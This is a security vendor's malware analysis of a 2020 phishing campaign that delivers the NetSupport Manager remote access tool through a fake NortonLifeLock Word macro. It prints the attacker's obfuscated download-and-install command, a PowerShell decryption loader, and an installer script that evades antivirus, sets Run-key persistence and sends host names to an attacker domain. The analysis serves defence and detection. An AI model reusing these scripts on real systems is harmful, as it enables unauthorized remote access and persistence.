Cortex XDR™ Detects New Phishing Campaign Installing NetSupport Manager RAT

By Mike Harbison, Brittany Barbehenn, Bryan Lee

Published: 2020-02-27 · Archived: 2026-04-05 17:39:21 UTC

Executive Summary

In January 2020, the Cortex XDR Managed Threat Hunting team, part of Unit 42, identified a malicious Microsoft Word document, disguised as a password-protected NortonLifelock document, being used in a phishing campaign to deliver a commercially available remote access tool (RAT) called NetSupport Manager. Using a fictitious NortonLifelock document to entice the user to enable macros makes this particular attack interesting to us.

This RAT is typically used for legitimate purposes allowing administrators remote access to client computers. However, malicious operators are installing the RAT to victim's systems allowing them to gain unauthorized access. The use of this NetSupport Manager RAT for unauthorized access has been observed in phishing campaigns since at least 2018.

During an initial review of the detection, which was flagged via Cortex XDR™, we observed that the causality chain began when a Microsoft Word document was opened from within Microsoft Office Outlook. While we do not have the actual email, we are able to conclude that this activity appears to be a part of a larger campaign.

This activity employs evasion techniques to evade both dynamic and static analysis and utilizes the PowerShell PowerSploit framework to carry out the installation of the malicious file activity. Through additional analysis, we identified related activity dating back to early November of 2019.

In this write-up, we will describe the anomalous activities as observed through Cortex XDR's behavioral detection capabilities.

Delivery

In early January 2020, the Cortex XDR™ Engine detected a suspicious winword.exe process executing an obfuscated batch file. In Figure 1, you can see multiple points of detection beginning with the initiating Microsoft Word process and continuing with the creation and execution of a .bat file. In Figure 2, you can see a rollup of the Timeline view showing an alert for a known bad indicator, the behavioral process execution, and attempted connection activities. Figure 3 shows the initial alert detected based on these behavioral indicators.



Figure 1. Cortex XDR™ causality chain



Figure 2. Cortex XDR™ causality chain timeline



Figure 3. Cortex XDR™ BIOC detection

Figure 4 below is a screenshot of the malicious document used, disguised as a password-protected NortonLifelock document which requests the user to enter a password to enable macros. The document used for this analysis is SHA256: E9440A5D2DFE2453AE5B69A9C096F8D4CF9E059D469C5DE67380D76E02DD6975



Figure 4. Delivery document disguised as NortonLifeLock.

To the user, the document appears to contain personal information that requires a password to view. Once the document is opened and the user clicks “Enable Content”, the macro is executed and the user is presented with a password dialog box.

Figure 5. Password dialog box presented to the user

We suspect this password is provided in the phishing email, as it accepts only the letters ‘c’ or ‘C’ as shown in the macro code below. The hash for this macro code is SHA256: 68ca2458e0db9739258ce9e22aadd2423002b2cc779033d78d6abec1db534ac2

```
<truncated for brevity>

If pid = "c" Or pid = "C" Then

spites_Aunoptimistically = "boughs_Apenally+acrobat_Acolback"

Shell# pid + sorted.trillet16peaced + proper.testily16pencils +
proper.unwooly16bridle + proper.groyne16queazy +
proper.uramido16lymphangiofibroma + sorted.peaveys16moonrat +
proper.helminthosporiose16semipendulousness + proper.myasis16parade +
sorted.howlers16scuddle + proper.unmakes16capital, 2
Else
MsgBox "Incorrect key"
End If
    gumwood_Afurilic = "anotia_Acatling+resized_Arearing"
MsgBox "Done processing"
End Sub
```

If the user enters an incorrect password, they are presented with an error message stating an incorrect key was entered followed by a “done” processing message. It should be noted that no malicious activity occurs until the correct key is entered.

Once the correct password is received, the macro continues code execution and builds the following command string:

```
cmD /c EChO|SE^t /p=" M^siexe">%temp%\alpaca.bat&EcHo|s^et
/p="c " >>%temp%\alpaca.bat&EcHo|s^et /p="^/i"
>>%temp%\alpaca.bat&EcHo|s^et /p="
http^:^/^/^quickwaysignstx[.]com/view.php
">>%temp%\alpaca.bat&EcHo|s^et /p=" ^/q
&exit">>%temp%\alpaca.bat&%temp%\alpaca.bat&avvfge 2
```

The macro obfuscates all strings using multiple labels on Visual Basic for Applications (VBA) forms, which contain two characters that are eventually linked together to construct the final command to download and execute the RAT on the victim.

The command string is executed via the VBA shell function, which does the following:

1. Launches cmd.exe passing the /c parameter - carries out the command and exits
2. Constructs a batch file named *alpaca.bat* in the victims %temp% directory
3. Executes the newly created batch script

The batch script uses msiexec, which is a part of the Windows Installer service used to download and install a Microsoft Intermediate Language (MSIL) binary to the victim from the domain:

quickwaysignstx[.]com/view.php

The server that is serving view.php appears to be filtering on the user-agent string, as visiting the site with a browser displays a standard image for the webpage. Note this domain appears to be a legitimate domain, which has been compromised and is being used by these operators.

Figure 6. HTTP GET request to view.php on quickwaysignstx[.]com

If the user-agent string in the request is

Windows Installer

, an MSI file is returned. This user-agent string is part of the msiexec command, further supporting that the payload will only be downloaded when using msiexec. The MSI payload (SHA256:

41D27D53C5D41003BC9913476A3AFD3961B561B120EE8BFDE327A5F0D22A040A

) was built using an unregistered version from

www.exemsi[.]com

with the title of

MPZMZQYVXO patch version 5.1

.

This version string appears to be random, as several other strings were noted during an analysis of related activities. The string is displayed when MSI is run. Once downloaded, the MSI will execute using the /q parameter to suppress any Windows dialogs from the user. A similar activity was reported in November 2019.

The MSI installs a PowerShell script in the victim's %temp% directory named REgistryMPZMZQYVXO.ps1.

```
function HYTNKJSDEH([String] $YTVRJKIEIR, [String] $BORBFDSYOP)
{
$DHPFYCOKLM = “<<strong>base64 encoded + encrypted payload</strong>>”;
$encoding = New-Object System.Text.ASCIIEncoding;
$KULVWNXDPId = $encoding.GetBytes("DJZGVUGVHDMNIGZD");
$derivedPass = New-Object
System.Security.Cryptography.PasswordDeriveBytes($YTVRJKIEIR,
$encoding.GetBytes($BORBFDSYOP), "SHA1", 2);
[Byte[]] $ESFLDIMUEO = $derivedPass.GetBytes(16);
$LCZJFEXHXR = New-Object
System.Security.Cryptography.TripleDESCryptoServiceProvider;
$LCZJFEXHXR.Mode =
[System.Security.Cryptography.CipherMode]::CBC;
$JOVGMJCIKY = $LCZJFEXHXR.CreateDecryptor($ESFLDIMUEO, $KULVWNXDPId);
$LBUWDFHHMZ = New-Object System.IO.MemoryStream($DHPFYCOKLMa,
$True);
$ZSKXKODPKK = New-Object
System.Security.Cryptography.CryptoStream($LBUWDFHHMZ,
$JOVGMJCIKY,
[System.Security.Cryptography.CryptoStreamMode]::Read);
$STDVLFIUQN = $ZSKXKODPKK.Read($JHTZWEZBUW, 0,
$JHTZWEZBUW.Length);
$LBUWDFHHMZ.Close();
$ZSKXKODPKK.Close();
$LCZJFEXHXR.Clear();
if (($JHTZWEZBUW.Length -gt 3) -and ($JHTZWEZBUW[0] -eq 0xEF)
-and ($JHTZWEZBUW[1] -eq 0xBB) -and ($JHTZWEZBUW[2] -eq 0xBF)) {
```

```
$h = $JHTZWEZBUW[3..($JHTZWEZBUW.Length-1)]; }
return $encoding.GetString($JHTZWEZBUW).TrimEnd([Char] 0);
}
$TYCNJNUWWG = HYTNKJSDEH "ew9p5rzlmvcf32b6i0oun8q47tag1xhs"
"7ohp9z481qem6ykbdu2argt5lj3fcsi0";
Invoke-Expression $TYCNJNUWWG;

```

The encrypted blob of data stored in REgistryMPZMZQYVXO.ps1 is another PowerShell script that is responsible for installing the NetSupport Manager RAT onto the victim and setting up persistence.

The PowerShell script appears to have been generated using the open-source script Out-EncryptedScript.ps1 from the PowerSploit framework. It contains a blob of data that is obfuscated via base64 and is TripleDES encrypted with a cipher mode of Cipher Block Chain (CBC).

The decryption password and Initialization Vector (IV) for this particular sample is:

Decryption key = 0xA7A15B277A74CD3233B9DF078ABCDE12
IV = DJZGVUGVHDMNIGZD

It should be noted that the IV used in this sample would most likely be different from other samples generated by PowerSploit. Also, the 16 byte IV would be truncated to 8 bytes, as IV block sizes are 8 bytes in length. The decrypted PowerShell script looks like:

```
$scriptPath = split-path -parent
$MyInvocation.MyCommand.Definition
if ($scriptpath -match "avast") {exit}
if ($scriptpath -match "Avast") {exit}
if ($scriptpath -match "AVG") {exit}
if ($scriptpath -match "avg") {exit}
function react (
  $source,
  $destination
)
{
```

```
Convert-StringToBinary -InputString $source -FilePath $Destination;
 #     }
    }#}
function Convert-StringToBinary
(
$InputString
,  $FilePath
)
{
$file= $InputString
$data = [System.Convert]::FromBase64String($file)
$ms = New-Object System.IO.MemoryStream
$ms.Write($data, 0, $data.Length)
$ms.Seek(0,0) | Out-Null
$cs = New-Object System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress)
$sr = New-Object System.IO.StreamReader($cs)
$t = $sr.readtoend()#|out-file str.txt
$ByteArray = [System.Convert]::FromBase64String($t);
[System.IO.File]::WriteAllBytes($FilePath, $ByteArray);
}
function Install
{
$file1 = "<<strong>Gzip compressed + base64 encoded file</strong>>";
$file2 = "<<strong>Gzip compressed + base64 encoded file</strong>>";
$file3 = "<<strong>Gzip compressed + base64 encoded file</strong>>";
$file4 = "<<strong>Gzip compressed + base64 encoded file</strong>>";
$file5 = "<<strong>Gzip compressed + base64 encoded file</strong>>";
```

```
$file6 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$file7 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$file8 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$file9 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$file10 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$file11 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$file12 = “<<strong>Gzip compressed + base64 encoded file</strong>>”;
$randf=( -join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) |
Get-Random -Count 8 | % {[char]$_}) )
$fpath ="$env:appdata\$randf"
mkdir $fpath
$clientname="presentationhost.exe"
$Source = $file1
$Destination = "$fpath\"+"$clientname"
react -source $source -destination $destination
$Source = $file2
$Destination = "$fpath\client32.ini"
write-host $destination
react -source $source -destination $destination
$Source = $file3
$Destination = "$fpath\HTCTL32.DLL"
react -source $source -destination $destination
$Source = $file4
$Destination = "$fpath\msvcr100.dll"
react -source $source -destination $destination
$Source = $file5
$Destination = "$fpath\nskbfltr.inf"
react -source $source -destination $destination
```

```
$Source = $file6
$Destination = "$fpath\NSM.ini"
react -source $source -destination $destination
$Source = $file7
$Destination = "$fpath\NSM.lic"
react -source $source -destination $destination
$Source = $file8
$Destination = "$fpath\pcicapi.dll"
react -source $source -destination $destination
$Source = $file9
$Destination = "$fpath\PCICHEK.DLL"
react -source $source -destination $destination
$Source = $file10
$Destination = "$fpath\PCICL32.DLL"
react -source $source -destination $destination
$Source = $file11
$Destination = "$fpath\remcmdstub.exe"
react -source $source -destination $destination
$Source = $file12
$Destination = "$fpath\TCCTL32.DLL"
react -source $source -destination $destination
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v ServiceDLL /t REG_SZ /d "$fpath\$clientname" /f
start-process "$fpath\$clientname"
#Start-sleep -s 10
Invoke-WebRequest -Uri "http://afsasdfa33[.]xyz/iplog/lepo.php?hst=$env:computername"
$f=get-content $env:temp\insghha4.txt
remove-item $env:TEMP\*.ps1
```

```
96  #cmd /c del %temp%\*.ps1 /f
97  #cmd /c del %temp%\*.txt /f
98  remove-item $f
99  }
100 #ShowConsole
101 #rights
102 install;
103
104
105
106
```

The RAT installer PowerShell script does the following:

1. Halts installation if Avast or AVG Antivirus Software is running on the target
2. Installs 12 files that make up the NetSupport Manager RAT to a random directory (length of eight) in the victims %appdata% e.g c:\users\%username%\Appdata\Roaming\%randomvalue%\
3. Sets up persistence on the victim by creating the following registry key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    - Name: ServiceDLL
    - Value: C:\Users\%username% \AppData\Roaming\%randomvalue%\presentationhost.exe'
4. Executes the main NetSupport Manager RAT presentationhost.exe
5. Sleeps for 10 seconds
6. Sends the victim's computer name to http://afsasdfa33[.]xyz/iplog/lepo.php?hst=%computername%
7. Any data returned from site afsasdfa33[.]xyz is saved in the victim’s %temp% directory as file insghha4.txt
8. Removes all files with file extension .ps1 from the victim’s %temp% directory
9. Deletes a file named insghha4.txt

Once the main NetSupport Manager executable (presentationhost.exe) is started, it beacons to the domain geo.netsupportsoftware[.]com to retrieve geolocation of the host followed by an HTTP POST to http://94.158.245[.]182/fakeurl.htm

It should be noted that the original name of NetSupport Manager is client32.exe and it was likely changed to presentationhost.exe to avoid any suspicions. Example of traffic sent to the target domain:

POST http://94.158.245[.]182/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded

Content-Length: 22
Host: 94.158.245[.]182
Connection: Keep-Alive
CMD=POLL
INFO=1
ACK=1

Response received:

HTTP/1.1 200 OK
Server: NetSupport Gateway/1.6 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: Keep-Alive

```
CMD=ENCD
ES=1
DATA=.g+$.{.. \....W...bb...).w}..o..X..xf…
```

Encode future traffic and possible key

Encrypted data sent from the victim

POST http://94.158.245[.]182/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 244
Host: 94.158.245[.]182
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=u.2h.r..4.]..%y-.....=I...D3.W..i.7?....=@....F.f....&t.[..6ra..L..`Tzg..... ..U.z4.]..%y-A9H=n .:!."Pfd]U,[.(...f=I.....W.p..RHz.....#..@.....>|.?...R...s.nt.G..=}\......M...6...wC........`.I=M..0i=@..o.ckp=@.r.....M.6..

Extended Campaign Details

While hunting for related activity on all XDR customers, we identified other files likely related to this campaign activity. This related activity ranges in date from the beginning of November 2019 through the end of January 2020.

Throughout the first half of November, all related activities used email attachments containing the name of an individual publicly associated with the target company or utilizing the name of a public figure. Most public figures referenced belonged in the film or print industry. All emails were also sent using a random protonmail[.]com email address and contained email subjects related to refund status or unauthorized credit card transactions. Beginning at the end of November and continuing into January 2020, the mail attachments changed and were instead named as <target company website>.doc and sent from email addresses using domains that were registered within one day of the observed activity. The email subjects contained the same trend reusing themes associated with refunds, as well as transaction and order

inquiries. While it is unclear what the overall motivations of this activity is, these changes may increase the likelihood of a recipient opening the email attachment and indicate a desire to gain access to the target network.

All associated indicators are referenced in the Appendix. While these indicators have been observed in malicious activity, some may also be used for benign activities as well.

Conclusion

Cortex XDR™ utilizes signatures built for low detection activity like this by looking for behavioral activity combinations that may evade static and dynamic analysis.

Malicious use of the NetSupport Manager remote access tool has also been reported by both FireEye and Zscaler researchers. While this activity appears to be broad and at large scale, there are indications, such as the document name, that show the actor's attempt to provide a stronger relationship to the target in an attempt to increase the success rate.

Palo Alto Networks customers are protected from this threat via multiple services. Our threat prevention platform detects both the NetSupport Manager file along with the related payloads, including URL retrieval. Cortex XDR customers are further protected by behavioral indicator signatures. AutoFocus users can track related activities using the NetSupport Manager tag.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org. *(This is added to blogs pre-shared with the CTA, when loaded into WordPress it will be added when appropriate).*

Indicators of Compromise

Indicators associated with this analysis can be found on the Unit 42 GitHub IOCs page here.
